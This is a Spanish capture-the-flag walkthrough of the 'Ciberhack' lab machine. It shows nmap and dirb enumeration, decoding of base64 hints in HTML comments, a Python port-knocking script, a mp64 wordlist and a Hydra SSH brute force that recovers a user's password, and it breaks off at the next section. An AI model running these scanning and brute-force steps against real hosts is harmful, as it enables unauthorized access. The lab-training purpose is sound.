Walkthrough Ciberhack

resolución de máquina Ciberhack (Hacking Ético)

ÍNDICE

1. RECONOCIMIENTO

```
└─$ nmap -sn 192.168.28.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 23:16 CEST
Nmap scan report for 192.168.28.1
Host is up (0.00049s latency).
Nmap scan report for 192.168.28.4
Host is up (0.00011s latency).
Nmap scan report for 192.168.28.9
Host is up (0.00047s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```


Lo primero en mi caso es ver que dirección IP tiene la maquina victima

```
└─$ nmap -A 192.168.28.9 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 23:18 CEST
Nmap scan report for 192.168.28.9
Host is up (0.00052s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE    SERVICE VERSION
21/tcp open     ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.28.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Desaf\xC3\xADos CTF Empresariales
| http-robots.txt: 7 disallowed entries
| /s3c8e1.html /wp-admin /wp-content /wp-users
|_/wp-admin/users /wp-content/secret/* /db.txt
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```


Después de saber su IP le tiro un escaneo de puertos para saber algunas posibles vulnerabilidades que pueda tener o saber que puertos estan abiertos para poder aprovecharlos

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.28.9 /usr/share/wordlists/dirb/big.txt

_________________

DIRB v2.22
By The Dark Raver
_________________

START_TIME: Sun Mar 31 23:27:39 2024
URL_BASE: http://192.168.28.9/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

_________________

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.28.9/ ----
==> DIRECTORY: http://192.168.28.9/passwd/
+ http://192.168.28.9/robots.txt (CODE:200|SIZE:735)
==> DIRECTORY: http://192.168.28.9/secret/
+ http://192.168.28.9/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.28.9/passwd/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.28.9/secret/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_________________

END_TIME: Sun Mar 31 23:27:43 2024
DOWNLOADED: 20458 - FOUND: 2
```


Sabiendo que tiene corriendo un apache, podemos tirarle un “dirb” para saber qué directorios o archivos web tienen por la red dentro de este apache




Si ponemos la dirección IP de la maquina victima y no le especificamos el puerto no redirigirá al puerto 80 que es el que viene por defecto en el cual está corriendo el apache (Una página web) con esto ya podemos investigarla para sacar posibles credenciales o vulnerabilidades




Por lo que vemos al inspeccionar la página encontramos una codificación en Base32, por lo que lo decodificamos y nos da la palabra “charlot” que nos servirá en un futuro…



En el “dirb” nos puso que habia un robots.txt que es donde se encuentran las ubicaciones de directorios web que no quieren que indexen los navegadores (esto si esta la palabra Disallow que significa que no lo indexen) pero en este caso vemos una vulnerabilidad o un fallo que nos muestra 6 rutas completas pero no en todas podemos acceder ya que es una trampa para que perdamos tiempo, solo hay 1 de la que es real aqui dentro y es “/db.txt”




Una vez dentro de db.txt encontramos 3 puertos por lo que parece que tendremos que hacer un PortKnocking mas adelante ya que encontramos nuestro ssh en estado filtered



En una de ella encontramos una “flag” y en la otra opción es una pagina web

#FLAG1



Si le damos a la flag veremos el contenido de la misma

¡Bienvenido a la página secreta de Hacking Ético!


En esta página, exploraremos los fundamentos del hacking ético y cómo se puede utilizar de manera positiva para mejorar la seguridad de sistemas informáticos.

¡Esperamos que disfrutes aprendiendo con nosotros!


Y si le damos a la página web veremos que a simple vista no hay gran cosa, pero si inspeccionamos su código…

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Secret Page - Hacking Ético</title>
</head>
<body>
    <h1>¡Bienvenido a la página secreta de Hacking Ético!</h1>
    <p>En esta página, exploraremos los fundamentos del hacking ético y cómo se puede u
    <p>¡Esperamos que disfrutes aprendiendo con nosotros!</p>
<!-- Which of these will contain something useful?  -->
<!-- VmF5YSwgcG9yIGxvIHF1ZSB2ZW8gZXN0ZSB0YW1wb2NvIGVzIGphamFqYQ==  -->
<!-- Q3JlZXMgcXVlIHNlcmlhIHRhbiBmYWNpbCBjb21vIGRlamFydGUgdW5vIHNvbGFtZW50ZT8/  -->
<!-- VGUgZ3VzdGEgcGVyZGVyIGVsIHRpZW1wbywgcG9yIHF1ZSBhIG1pIG5vLi4u  -->
<!-- UHVmZiBjYXNpLCBwZXJvIG5vIGphamFq  -->
<!-- VmVuZ2EgcXVlIHRlIHF1ZWRhIHBvY28=  -->
<!-- VmF5YSwgbWFsYSBzdWVydGUgamVqZQ==  -->
<!-- RW4gYWxndW4gbGFkbyBoYWJyYSBhbGd1bmEgcGFsYWJyYQ==  -->
<!-- Ym9i  -->
<!-- ZXMganVzdG8gZWwgZGUgYXJyaWJhIGVsIHF1ZSB2YWxlLCB0ZSBsbyBwYXNhc3Rl  -->
<!-- VmFtb3MgZGUgbWFsIGVuIHBlb3IgZWgg  -->

<!-- RXN0ZSBtdWNobyBtZW5vcyBlaGg=  -->
</body>
</html>

```


Veremos que hay un comentario en la página y no son los típicos comentarios que crea un programador para clasificar cosas, si no que vemos un texto y después 11 códigos encriptados en base64 siendo uno de ellos el correcto “Ym9i”



Una vez que encontramos el correcto al decodificarlo nos mostrará lo que parece ser un usuario para conectarnos vía ssh



Y si nos vamos a la otra ruta encontramos un .txt



Dentro de la misma nos muestra lo que viene siendo unas instrucciones para sacar la contraseña al usuario “bob” mediante “hydra”

2. PORTKNOCKING

Pero antes de hacer el ataque tendremos que abrir el puerto ssh con esos 3 puertos que nos dieron haciendo un PortKnockign, en mi caso utilizare un script directamente de python3 para que toque los puertos y asi se desbloque, la secuencia de los puertos es la siguiente… (8375,0386,1904)

```python
#!/usr/bin/python3

import socket
import sys
import readline  # Importamos readline para mejorar la edición de línea de comandos
import time

class Knockit(object):
    def __init__(self):
        self.host = input("Ingrese la dirección IP del host objetivo: ")
        # readline.parse_and_bind("tab: complete")  # Opcional: habilita la autocompletación con tabulador
        ports_input = input("Ingrese los puertos a tocar, separados por comas: ")
        self.ports = [int(port.strip()) for port in ports_input.split(',')]
        self.delay = 0.2  # 200 ms default delay

    def knockit(self):
        print("[+] Iniciando el Port Knocking ... ")
        for port in self.ports:
            try:
                print(f"[+] Tocando el puerto {self.host}:{port}")
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(self.delay)
                sock.connect_ex((self.host, port))
            finally:
                sock.close()
        print("[+] Port Knocking completado.")

if __name__ == '__main__':
    Knockit().knockit()

```

Aqui esta el script por si os viene bien utilizar este o bien lo queréis hacer mediante comando o herramientas

```
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1e:6e:0d:d4:33:e9:0c:e0:c0:a6:0c:13:c0:9d:a7:c8 (ECDSA)
|_  256 f2:04:84:df:27:13:ad:d9:7a:a6:a9:31:ad:2b:d4:57 (ED25519)
```

Una vez tocado los puertos correctos, hacemos otro “nmap” y ahora si nos aparecerá el puerto ssh abierto y totalmente funcional

3. HYDRA

```
┌──(kali㉿kali)-[~]
└─$ mp64 bobalicon?d?d > dic.txt
```

Lo primero que haremos será crear nuestro propio diccionario probando todas las combinaciones de números en las 2 últimas secciones poniendo ese comando

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l bob -P dic.txt ssh://192.168.28.9 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-31 23:35:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 64 tasks per 1 server, overall 64 tasks, 100 login tries (l:1/p:100), ~2 tries per tas
[DATA] attacking ssh://192.168.28.9:22/
[22][ssh] host: 192.168.28.9   login: bob   password: bobalicon14
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-31 23:36:04
```


Una vez hecho el diccionario de palabras, atacaremos mediante hydra, esperamos un rato y nos sacara la contraseña de bob “bobalicon14”

4. USUARIO BOB


```
